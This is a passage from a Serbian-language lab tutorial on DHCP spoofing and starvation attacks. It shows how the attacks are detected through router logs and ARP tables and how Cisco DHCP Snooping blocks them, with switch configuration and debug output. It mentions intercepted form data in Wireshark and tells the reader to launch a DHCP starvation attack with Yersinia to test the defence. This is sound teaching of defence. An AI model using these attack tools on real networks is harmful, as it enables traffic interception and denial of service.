Naravno i Wireshark je zabeležio tačno stranice koje ste otvorili kao i podatke koje ste uneli. U Wireshark-u filtrirajte samo HTTP pakete i pri dnu liste HTTP paketa bi trebalo da se nalaze i paketi sa opisom sličnim **POST /account/module/create?validateField=freeformGender HTTP/1.0 (application/x-www-form-urlencoded)** u kome se nalaze sve informacije koje smo uneli u formi. Otvorite takav neki paket i pri dnu hijerarhije se nalazi sekcija *HTML Form URL Encoded* koju kada proširite videćete sve unete informacije, kao što je i prikazano na slici ispod.



Ugasite sve Terminale da biste prekinuli sve napade.

6.5. Detektovanje napada

Detektovanje DHCP Spoofing napada može biti komplikovana stvar, jer uređaji dobijaju TCP parametre koji su na neku način u potpunosti validni. Ping ka izlaznom uređaju ili ka internetu radi, paketi stižu do odredišta i bez ikakve naznake da se oni preusmeravaju na neku drugu tačko pa na odredište. Jedino se može posumnjati na neku prevaru na osnovu toga što Google servisi neće raditi jer će prikazivati neispravne sertifikate, ili možda sporo otvaranje sajtova. Slična je situacija i sa DHCP Starvation napadom. Njega bi mogli otkriti ukoliko pratimo syslog poruke ili jednostavno radimo redovnu kontrolu logova na ruterima. Na primer kada bi se istrošile sve adrese iz DHCP pool-a, a napad i dalje traje, dobijali bi syslog poruke da je određeni DHCP pool istrošen i poruke o neuspešnim dodelama adresa.

```
*Feb  1 23:13:28.409: DHCPD: subnet [172.16.10.1,172.16.10.62] in address pool
LAN_A is empty.
*Feb  1 23:13:28.409: DHCPD: Sending notification of ASSIGNMENT FAILURE:
*Feb  1 23:13:28.409:   DHCPD: htype 1 chaddr e1a2.9a50.87d0
*Feb  1 23:13:28.410:   DHCPD: remote id 020a0000ac100a0101000000
*Feb  1 23:13:28.410:   DHCPD: circuit id 00000000
*Feb  1 23:13:28.410: DHCPD: Sending notification of ASSIGNMENT_FAILURE:
*Feb  1 23:13:28.410:  DHCPD: due to: POOL EXHAUSTED
*Feb  1 23:13:28.410:   DHCPD: htype 1 chaddr e1a2.9a50.87d0
*Feb  1 23:13:28.410:   DHCPD: remote id 020a0000ac100a0101000000
*Feb  1 23:13:28.410:   DHCPD: circuit id 00000000
*Feb  1 23:13:28.410: DHCPD: Sending notification of DISCOVER:
*Feb  1 23:13:28.410:   DHCPD: htype 1 chaddr 030a.0d52.7113
*Feb  1 23:13:28.410:   DHCPD: remote id 020a0000ac100a0101000000
*Feb  1 23:13:28.410:   DHCPD: circuit id 00000000
*Feb  1 23:13:28.410: DHCPD: Seeing if there is an internally specified pool
class:
```

Takođe možemo proveriti i ARP tabelu na ruteru i ako znamo tačan opseg IP adresa koje se mogu dodeliti, možemo primetiti da postoje uređaji sa adresama van tog opsega, što bi značilo da se mora istražiti kako i na koji način su dobili te adrese, od koga, kuda vode, itd.

```
DHCP-SERVER# show arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  172.16.10.1             -   aabb.cc00.0210  ARPA   Ethernet0/1
Internet  172.16.10.15             3   0800.2737.739b  ARPA   Ethernet0/1
Internet  172.16.10.130           15   0800.2711.f26d  ARPA   Ethernet0/1
Internet  172.16.10.131          219   0050.7966.6801  ARPA   Ethernet0/1
Internet  192.168.1.190            -   aabb.cc00.0200  ARPA   Ethernet0/0
DHCP-SERVER#
```

7. Sprečavanje napada pomoću DHCP Snooping

DHCP Snooping je bezbednosna mogućnost koja se koristi za sprečavanje DHCP Starvation napada i radi po principu filtriranja DHCP poruka na nepoverljivim portovima. DHCP Snooping se konfiguriše na sviču i podrazumevano su svi portovi nepoverljivi.

U praksi se uglavnom samo portovi na koje su povezani DHCP serveri postavljaju kao poverljivi, što bi značilo da samo na tim portovima mogu prolaziti DHCP paketi kao što su DHCPOFFER, DHCPACK, DHCPOFFER i drugi, dok to niej moguće na nepoverljivim portovima.

DHCP Snooping povezuje i identifikuje DHCP poruke koje dobija poređenjem sa DHCP binding tabele koja sadrži podatke o iznajmljenim adresama. Kada svič primi DHCP paket na nepoverljivom portu, na osnovu informacija iz DHCP snooping binding tabele, paket će biti primljen ili odbijen. Biće odbijen ako je na nepoverljivom portu primio neku od DHCP server poruka (DHCPOFFER, DHCPACK...) ili ako se izvorna MAC adresa ne poklapa sa MAC adresom u DHCP binding tabeli.

Otvorite konzolu sviča S1 i omogućite DHCP Snooping i globalno i na Vlan 1.

```
S1(config)# ip dhcp snooping
S1(config)# ip dhcp snooping vlan 1
```

Zatim podesite port Ethernet 0/1 na koji je povezan DHCP-SERVER kao poverljivi port i limitirajte broj DHCP paketa po sekundi koji može da prihvati na 300.

```
S1(config)# interface Ethernet 0/1
S1(config-if)# ip dhcp snooping trust
S1(config-if)# ip dhcp snooping limit rate 300
S1(config-if)# end
S1#
```

Na svim ostalim portovima na kojima se povezani uređaji limitirajte broj DHCP paketa po sekundi na 20.

Na sviču S1 omogućite prikazivanje debug poruka vezanih za DHCP Snooping kako biste pratili dešavanja prilikom napada.

```
S1# debug ip dhcp snooping event
DHCP Snooping Event debugging is on
S1# debug ip dhcp snooping packet
DHCP Snooping Packet debugging is on
S1#
```

Za početak očistite TCP parametre na PC-1 uređaju komandom **clear ip**, a zatim ih ponovo zatražite od DHCP servera komandom **ip dhcp**. Na sviču ćete primetiti veliki broj *debug* poruka vezanih samo za PC-1. Ceo proces obuhvata DHCPDISCOVER, DHCPOFFER i druge DHCP pakete, ko je tražio parametre, MAC adresa, koja adresa je dodeljena uređaju i druge informacije.

```
*Feb  2 00:05:57.173: DHCP_SNOOPING: received new DHCP packet from input
interface (Ethernet0/0)
*Feb  2 00:05:57.173: DHCP_SNOOPING: process new DHCP packet, message type:
DHCPDISCOVER, input interface: Et0/0, MAC da: ffff.ffff.ffff, MAC sa:
0050.7966.6800, IP da: 255.255.25
5.255, IP sa: 0.0.0.0, DHCP ciaddr: 0.0.0.0, DHCP yiaddr: 0.0.0.0, DHCP siaddr:
0.0.0.0, DHCP giaddr: 0.0.0.0, DHCP chaddr: 0050.7966.6800
*Feb  2 00:05:57.173: DHCP_SNOOPING: message type : DHCPDISCOVER DHCP ciaddr:
0.0.0.0, DHCP yiaddr: 0.0.0.0, DHCP siaddr: 0.0.0.0, DHCP giaddr: 0.0.0.0, DHCP
chaddr: 0050.7966.680
0
*Feb 2 00:05:57.173: DHCP_SNOOPING_SW: bridge packet get invalid mat entry:
FFFF.FFFF.FFFF, packet is flooded to ingress VLAN: (1)
*Feb  2 00:05:57.173: DHCP_SNOOPING_SW: bridge packet send packet to cpu port:
Vlan1.
*Feb  2 00:05:57.173: DHCP_SNOOPING_SW: bridge packet send packet to port:
Ethernet0/1, vlan 1.
*Feb  2 00:05:58.173: DHCP_SNOOPING: received new DHCP packet from input
interface (Ethernet0/0)
*Feb  2 00:05:58.173: DHCP_SNOOPING: process new DHCP packet, message type:
DHCPDISCOVER, input interface: Et0/0, MAC da: ffff.ffff.ffff, MAC sa:
0050.7966.6800, IP da: 255.255.25
5.255, IP sa: 0.0.0.0, DHCP ciaddr: 0.0.0.0, DHCP yiaddr: 0.0.0.0, DHCP siaddr:
0.0.0.0, DHCP giaddr: 0.0.0.0, DHCP chaddr: 0050.7966.6800
*Feb  2 00:05:58.173: DHCP_SNOOPING: message type : DHCPDISCOVER DHCP ciaddr:
0.0.0.0, DHCP yiaddr: 0.0.0.0, DHCP siaddr: 0.0.0.0, DHCP giaddr: 0.0.0.0, DHCP
chaddr: 0050.7966.680
0
*Feb  2 00:05:58.173: DHCP_SNOOPING_SW: bridge packet get invalid mat entry:
FFFF.FFFF.FFFF, packet is flooded to ingress VLAN: (1)
*Feb  2 00:05:58.173: DHCP_SNOOPING_SW: bridge packet send packet to cpu port:
Vlan1.
*Feb  2 00:05:58.173: DHCP_SNOOPING_SW: bridge packet send packet to port:
Ethernet0/1, vlan 1.
*Feb  2 00:05:59.190: DHCP_SNOOPING: received new DHCP packet from input
interface (Ethernet0/1)
*Feb  2 00:05:59.190: DHCP_SNOOPING: process new DHCP packet, message type:
```

```
DHCPOFFER, input interface: Et0/1, MAC da: 0050.7966.6800, MAC sa:
aabb.cc00.0210, IP da: 172.16.10.53,
IP sa: 172.16.10.1, DHCP ciaddr: 0.0.0.0, DHCP yiaddr: 172.16.10.53, DHCP
siaddr: 0.0.0.0, DHCP giaddr: 0.0.0.0, DHCP chaddr: 0050.7966.6800
*Feb  2 00:05:59.190: DHCP_SNOOPING: message type : DHCPOFFER DHCP ciaddr:
0.0.0.0, DHCP yiaddr: 172.16.10.53, DHCP siaddr: 0.0.0.0, DHCP giaddr: 0.0.0.0,
DHCP chaddr: 0050.7966.6
800
*Feb  2 00:05:59.190: DHCP_SNOOPING: direct forward dhcp replyto output port:
Ethernet0/0.
*Feb  2 00:06:01.173: DHCP_SNOOPING: received new DHCP packet from input
interface (Ethernet0/0)
*Feb v2 00:06:01.173: DHCP_SNOOPING: process new DHCP packet, message type:
DHCPREQUEST, input interface: Et0/0, MAC da: aabb.cc00.0210, MAC sa:
0050.7966.6800, IP da: 255.255.255
.255, IP sa: 0.0.0.0, DHCP ciaddr: 172.16.10.53, DHCP yiaddr: 0.0.0.0, DHCP
siaddr: 0.0.0.0, DHCP giaddr: 0.0.0.0, DHCP chaddr: 0050.7966.6800
*Feb  2 00:06:01.173: DHCP_SNOOPING: message type : DHCPREQUEST DHCP ciaddr:
172.16.10.53, DHCP yiaddr: 0.0.0.0, DHCP siaddr: 0.0.0.0, DHCP giaddr: 0.0.0.0,
DHCP chaddr: 0050.7966
.6800
*Feb  2 00:06:01.173: DHCP_SNOOPING_SW: bridge packet send packet to port:
Ethernet0/1, vlan 1.
*Feb  2 00:06:01.173: DHCP_SNOOPING: received new DHCP packet from input
interface (Ethernet0/1)
*Feb  2 00:06:01.173: DHCP_SNOOPING: process new DHCP packet, message type:
DHCPACK, input interface: Et0/1, MAC da: 0050.7966.6800, MAC sa: aabb.cc00.0210,
IP da: 172.16.10.53, I
P sa: 172.16.10.1, DHCP ciaddr: 172.16.10.53, DHCP yiaddr: 172.16.10.53, DHCP
siaddr: 0.0.0.0, DHCP giaddr: 0.0.0.0, DHCP chaddr: 0050.7966.6800
*Feb  2 00:06:01.173: DHCP_SNOOPING: message type : DHCPACK DHCP ciaddr:
172.16.10.53, DHCP yiaddr: 172.16.10.53, DHCP siaddr: 0.0.0.0, DHCP giaddr:
0.0.0.0, DHCP chaddr: 0050.796
6.6800
*Feb  2 00:06:01.173: DHCP_SNOOPING: add binding on port Ethernet0/0.
*Feb  2 00:06:01.173: DHCP_SNOOPING: added entry to table (index 713)
*Feb  2 00:06:01.173: DHCP_SNOOPING: direct forward dhcp replyto output port:
Ethernet0/0.
```

Ako biste sada proverili DHCP snooping binding tabelu primetićete da je sada PC-1 uvezan u nju i da piše koja je njegova IP adresa, koja MAC i na kom interfejsu se nalazi.

```
S1# show ip dhcp snooping binding
MacAddress          IpAddress        Lease(sec)  Type           VLAN  Interface
------------------  ---------------  ----------  -------------  ----
--------------------
00:50:79:66:68:00   172.16.10.53     172617      dhcp-snooping   1  Ethernet0/0
Total number of bindings: 1
```

Ponovite proces i sa PC-2 uređajem, a posle toga i sa PC-3 virtuelnom mašinom i proverite DHCP snooping binding tabelu.

```
S1# show ip dhcp snooping binding
MacAddress          IpAddress        Lease(sec)  Type           VLAN  Interface
------------------  ---------------  ----------  -------------  ----
--------------------
08:00:27:11:F2:6D   172.16.10.43     172790      dhcp-snooping  1   Ethernet1/2
00:50:79:66:68:00   172.16.10.53     172493      dhcp-snooping  1   Ethernet0/0
00:50:79:66:68:01   172.16.10.42     172735      dhcp-snooping  1   Ethernet0/2
Total number of bindings: 3
```

Sve adrese bi trebalo da budu iz opsega pravog DHCP servera.

Sada je ostalo još videti šta će se desiti u slučaju da dođe do novog DHCP Starvation napada. Pokrenite Yersinia na Kali Linux mašini komandom **yersinia -G** i pokrenite DHCP Starvation napad, zatim ga prekinite nakon par sekundi.

Svič S1 će izbacivati razne DHCP poruke sa greškama i paketima koje je odbio. Komadnom **show ip dhcp snooping statistics** možete proveriti koliko DHCP paketa je svič propustio a koliko odbio.

```
S1# show ip dhcp snooping statistics
Packets Forwarded                                   = 0
Packets Dropped                                     = 22
Packets Dropped From untrusted ports                = 9
```

Takođe ako ponovo proverite DHCP snooping binding tabelu primetićete da se ništa nije značajno promenilo jer je svič uspešno sprečio DHCP Starvation napad.